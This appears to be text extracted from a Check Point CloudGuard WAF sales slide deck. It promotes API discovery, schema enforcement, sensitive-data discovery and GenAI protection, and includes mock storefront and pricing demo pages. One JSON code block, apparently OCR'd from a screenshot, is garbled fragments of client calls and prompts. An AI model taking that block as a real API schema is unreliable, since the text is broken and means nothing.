


MOVEit

2020-2025



Applications Built with Multiple Technologies and APIs



Rapidly Evolving APIs
Risk of over exposed data and endpoints

CloudGuard WAF Automatically Discovers API Schemas and **Allows You To Enforce Them**

Visibility Into Shadow & Zombie APIs

2. Dashboard & Full API Usage

Governance Over Publicly Exposed APIs

3. Schema Validation and Enforcement

Preventing Unnoticed Sensitive Data


4. Sensitive Data Discovery

1. API Discovery (Auto Generated Schema)


```
{
  "arks": {
    "ing mus": {
      "ler(data=0,
        "lated_user_id": 123,
        "g": "photo of a fruit bowl", "portrait photo of a freckled woman", "a blueje",
        "0 --model svd --fps 30 --output-fps 30 order_data = { 'product_id': 456,
        "response = client.create_order(data=order_data) in
        "onse = client.update_user(user_id=123, data=updated_user_info) # Insta
        "": 30) response
        "d --fps 3
        "magini
        "y if
        "or
```

New API Discovery is Now Available


- Complete Visibility Into Your API Landscape
- Full Governance Over Your API Exposure
- Complete Control Over Sensitive Data in API Responses



CloudGuard WAF Automatically Inspects & Generates **Your API Schemas**



CloudGuard WAF Allows You To Manage Your API Usage



Secure Storage
Military-grade encryption

Lightning Fast
Up to 10Gbps transfer speed

Free Shipping
On orders over \$50



Search products...

Category



Professional

Pro Series 128GB

128GB

\$29.99

Professional-grade USB 3.2 drive with aluminum casing and enhanced durability

USB 3.2

Aluminum body

150MB/s Read Speed

Add to Cart



Compact

Mini Nano 64GB

64GB

\$19.99

Ultra-compact nano design, perfect for laptops and car systems

Ultra compact

Plug & Stay

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Enterprise-grade with hardware encryption and remote management

256-bit Encryption

Remote Wipe

Management Console

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RGB Gamer 128GB

128GB

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Gaming-focused drive with RGB lighting and ultra-fast speeds


RGB Effects

200MB/s Speed

Gaming Optimized

Add to Cart

TODAY




Web Applications Uses LLM as a Standard



**Next-gen AI increases
Modern applications security risks**

CloudGuard WAF for AI – Designed to protect against the new AI threats.



Secure Cloud Storage for Your Critical Data

Enterprise-grade backup solutions with advanced WAF protection and real-time threat detection. Keep your data safe and accessible.

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 WAF Protected  End-to-End Encryption  99.99% Uptime

Choose Your Plan

Basic

\$29/month

- ✓ 100GB Storage
- ✓ Basic WAF Protection
- ✓ 24/7 Support
- ✓ 99.9% Uptime

Professional

\$99/month

- ✓ 1TB Storage
- ✓ Advanced WAF Protection
- ✓ Priority Support
- ✓ 99.99% Uptime


Enterprise

Custom

- ✓ Unlimited Storage
- ✓ Enterprise WAF Protection
- ✓ Dedicated Support
- ✓ 99.999% Uptime



Introducing GenAI Security With CloudGuard WAF



**Next-gen AI increases
Modern applications security risks**

If You Loved CloudGuard WAF, Replacing Your Current WAF is Easier Than Ever



<15 min.

Update Your DNS
Record & Immediately
Route Traffic through
**WAF as a
Service**

<1 Hour

Deployment within
**Kubernetes
Ingress**

<1 Hour

Deployment within
**On-Prem.
Environment**

The screenshot displays the Check Point CloudGuard WAF console. The main interface shows the 'WAF SaaS Profile' configuration page with tabs for 'GENERAL' and 'ADVANCED'. The 'GENERAL' tab is active, showing fields for Name, Tags, and Region. A diagram illustrates the traffic flow from the Internet through a Reverse Proxy to the CloudGuard WAF SaaS and then to the Web App. A sidebar on the left contains navigation links for Overview, Policy, Monitor, and Support. A 'Domain Configuration' dialog is open on the right, showing the domain 'waf.dev.i2.checkpoint.com' and options for certificate management. A callout box points to the 'Certificates & Domain Management' section, and another callout box points to the 'Domain Configuration' dialog. A pink circular badge in the bottom left corner indicates 'ETA <15 Min'.

Choose Managed Certificate OR BYOC

Route domain DNS record to Check Point WAF SaaS

ETA <15 Min

Domain Configuration

waf.dev.i2.checkpoint.com

